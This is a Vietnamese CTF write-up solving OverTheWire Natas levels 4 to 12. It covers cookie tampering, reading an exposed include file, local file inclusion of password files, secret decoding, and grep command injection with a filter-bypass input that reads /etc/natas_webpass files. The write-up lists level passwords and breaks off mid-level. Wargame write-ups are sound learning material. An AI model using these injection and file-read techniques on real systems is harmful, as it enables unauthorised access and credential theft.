
Z0NsrtIkJoKALBCLi5eqFfcRN82Au2oD


Level 4 -> 5

- Level này mới vô chửi ta là mày chưa logged in



- Mà cái thứ để kiểm tra mình log in hay chưa nhiều khả năng là cookie thôi, check thì thấy key loggedin đang là 0, chỉnh nó thành 1 là được







fOIvE0MDtPTgRhqmmvvAOt2EfXR6uQgR

Level5 -> 6


- Level này cho ta một form nhập input như sau




- Có source code, đọc thử nè



- Nó include biến secret từ file secret.inc kia, sau đó so sánh với input của ta nếu bằng thì access granted. Bài này thì dễ, lỗi lại ở chỗ file inclusion, truy cập thẳng /includes/secret.inc




- Có secret thì đi nhập thoi



jmxSiH3SP6Sonf8dv66ng8v1cIEdjXWr


Level 6 -> 7

- Level này mới vào có 2 nút Home và About, bấm vào thì thấy truy vấn đến GET parameter page ngay trên url



- Lỗi này chắc hong cần phải nói nữa nhỉ, giờ chỉ cần tìm file password để đọc thôi, cần trôn U sẽ thấy thông tin file ấy

```
<a href="index.php?page=about">About</a>
<br>
<br>
this is the about page

<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
</div>
</body>
</html>
```



a6bZCNYwdKqN5cGP11ZdtPg0iImQQhAB


Level 7 -> 8

- Bài này giống như level trên kia, là cho form nhập secret, ta đi phân tích đoạn code xử lí input

```
<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
?>

<form method=post>
```

- Nó cho hẳn cái secret đã được encode kia, đoạn bên dưới có cái hàm để encode input của ta rồi so sánh với secret. Này thì dễ rồi, ta chỉ việc viết code decode là xong

```
php > hex2bin("65");
php > bin2hex("01001");
php > print(hex2bin("65"));
e
php > $a="3d3d516343746d4d6d6c3156695633 62";
php > var_dump(base64_decode(strrev(hex2bin($a))));
string(10) "oubWYf2kBq"
php >
```




Sda6t0vkOPkM8YeOZkAGVhFoaplvlJFd

Level 8 -> 9


- Bài này lại cho ta form nhập input, nhưng thay vì so sánh secret như mấy bài trên thì bài này xử lí như sau

```
Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>
```

- Hắn lấy giá trị từ param needle cụ thể là input của cái form và từ đó grep thẳng vào trong directory.txt bằng hàm passthru. passthru là hàm để chạy lệnh hệ thống, mà chỗ này param needle của ta chả có filter hay sanitize gì -> ez command injection



- File pass thì mình dựa trên format ở bài trên để đọc



D44EcsFkLxPIkAAKLosx8z3hxX1Z4MCE

Level 10 -> 11


- Bài này như bài trên, nhưng đã filter một số kí tự như ; | và & trong input của ta

```
Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
</pre>
```

- Không cho ta inject à ?? Kệ mi chứ, mình sẽ lợi dụng cái lệnh grep này nó grep tới chuỗi có trong file nào đó, vậy ta inject kiểu như này

```
a /etc/natas_webpass/natas11
```


- Lúc này nó cần grep tới chữ a trong file /etc blab la kia , chính là file password



1KFqoJXi6hRaPluAmk8ESDW4fSysRoIg

Level 11 -> 12

- Bài này lại cho ta một form input mã màu và có sẵn source code





```
$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ff
ffff");

function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}
```

